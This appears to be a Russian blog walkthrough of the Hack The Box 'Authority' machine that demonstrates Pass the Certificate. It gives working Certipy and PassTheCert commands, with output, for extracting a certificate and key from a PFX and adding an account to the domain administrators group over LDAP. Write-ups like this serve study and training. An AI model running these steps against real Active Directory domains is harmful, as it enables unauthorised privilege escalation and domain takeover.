Пример получения билета TGT с помощью Pass the certificate

spy-soft.net/pass-the-certificate

11 декабря 2023 г.

Pass the cert — это техника получения билета TGT, при которой для аутентификации используется сертификат пользователя вместо пароля. Сегодня, на примере уязвимой виртуальной машины Authority с площадки Hack The Box, разберем технику Pass the cert.

Еще по теме: Использование Certify и Rubeus для атаки на ADCS

Обычно этот способ можно провернуть в инструменте Certipy (см. Атаки на службы сертификатов Active Directory), но в данном случае получаем ошибку.

```
1  certipy-ad auth -pfx administrator_authority.pfx -dc-ip 10.10.11.222
```


```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/authority]
└─$ certipy-ad auth -pfx administrator_authority.pfx -dc-ip 10.10.11.222
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@authority.htb'
    [1] DNS Host Name: 'authority.authority.htb'
> 1
[*] Using principal: authority$@authority.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

Ошибка получения TGT-билета

Certipy и PKINITtools используют PKINIT и получают TGT-билет, чтобы с помощью техники UnPac the hash извлечь NT-хеш учетной записи. Если вернуться к шаблону сертификата, можно увидеть, что он не имеет EKU Smart Card Logon, а значит, и не будет поддержки PKINIT!

Тогда возьмем другую программу — PassTheCert. Она подключается к LDAP, используя аутентификацию Schannel. Но сперва разделим файл PFX на сертификат и ключ.

```
1  certipy-ad cert -pfx administrator_authority.pfx -nokey -out
2  administrator_authority.crt
   certipy-ad cert -pfx administrator_authority.pfx -nocert -out
   administrator_authority.key
```



Извлечение сертификата и ключа

В PassTheCert есть очень удобная встроенная утилита для работы с LDAP — ldap_shell.

Получив доступ к LDAP командой add_user_to_group, добавляем созданную учетную запись компьютера в группу администраторов.

```
1  python3 passthecert.py -action ldap-shell -crt administrator_authority.crt -key
   administrator_authority.key -domain authority.htb -dc-ip 10.10.11.222
```

Эксплуатация Pass the Cert через LDAP

На этом все. Как видите, техника получения билета TGT с помощью Pass the certificate довольно проста в реализации.

ПОЛЕЗНЫЕ ССЫЛКИ:

- Атака RBCD для захвата домена Active Directory
- Взлом сети через групповые политики Active Directory